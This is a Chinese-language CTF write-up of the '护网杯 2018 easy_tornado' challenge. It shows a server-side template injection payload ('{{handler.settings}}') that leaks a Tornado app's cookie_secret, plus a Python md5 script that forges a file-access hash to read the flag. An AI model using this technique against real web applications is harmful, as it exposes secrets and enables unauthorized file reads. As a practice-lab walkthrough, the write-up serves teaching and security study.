[护网杯 2018]easy_tornado WriteUp

原创

Flabyss 于 2020-10-13 09:17:01 发布 106 收藏

文章标签： web md5

[护网杯 2018]easy_tornado WriteUp

考察知识点
1.SSTI（服务器模板注入）
2.handler.settings

打开环境

/flag.txt
/welcome.txt
/hints.txt

我们发现了三个txt，分别点开查看

/flag.txt
flag in /fllllllllllllag

/welcome.txt
render

/hints.txt
md5(cookie_secret+md5(filename))

可以出一些信息，flag就藏在/fllllllllllag文件里
但是如何查看呢？
![在这里插入图片描述](https://img-blog.csdnimg.cn/20201013085851335.png#pic_center

02ea1932-f953-4c69-867c-97ab6d1c457d.node3.buuoj.cn/file?filename=/flag.txt&filehash=effa501153e0a5e


02ea1932-f953-4c69-867c-97ab6d1c457d.node3.buuoj.cn/file?filename=/welcome.txt&filehash=2750eb0ada

02ea1932-f953-4c69-867c-97ab6d1c457d.node3.buuoj.cn/file?filename=/hints.txt&filehash=e63d97bc2da0c

根据前三个文件的暗示，结合hint知道，我们需要按照以下的形式传参：


```
file?filename=/fllllllllllllag&filehash=md5(cookie_secret+md5(filename))
```

filename我们已经知道就是/fllllllllllag，但是cookie_secre在哪呢？
尝试直接输入



跳出了error，但是我们发现了error?msg=Error
说明还存在一个Error界面，这里就需要用到SSTI的知识。
我们修改Error尝试一下。

这里需要用到在tornado的知识，想了解的可以自行查询。
大概就是在tornado模板中，存在一些可以访问的快速对象,这里用到的是handler.settings，handler 指向RequestHandler，而RequestHandler.settings又指向self.application.settings，所以handler.settings就指向RequestHandler.application.settings了，这里面就是我们的一些环境变量
修改error?msg={{handler.settings}}



成功获得cookie_serect。接下来就是md5加密。
通过python脚本来解决。

```
import hashlib


def md5(s):
    md5 = hashlib.md5()
    md5.update(s.encode("utf-8"))#注意encode
    return md5.hexdigest()

def filehash():
    filename = "/fllllllllllllag"
    cookie_secret = "38a566ba-2fd3-4df5-9d7f-56120bb983e8"
    print(md5(cookie_secret + md5(filename)))

filehash()
```

获得结果

```
a1ca671ba347c491e8a6e7bc11dee8e3
```

于是我们便得到了payload:

```
http://02ea1932-f953-4c69-867c-97ab6d1c457d.node3.buuoj.cn/file?filename=/flllllllllllag&filehash=a1ca671ba347c491e8a6e7bc11dee8e3
```

/flllllllllllag
flag{ba444964-50bc-45d4-a3b2-a492ed044f19}

就酱^_^。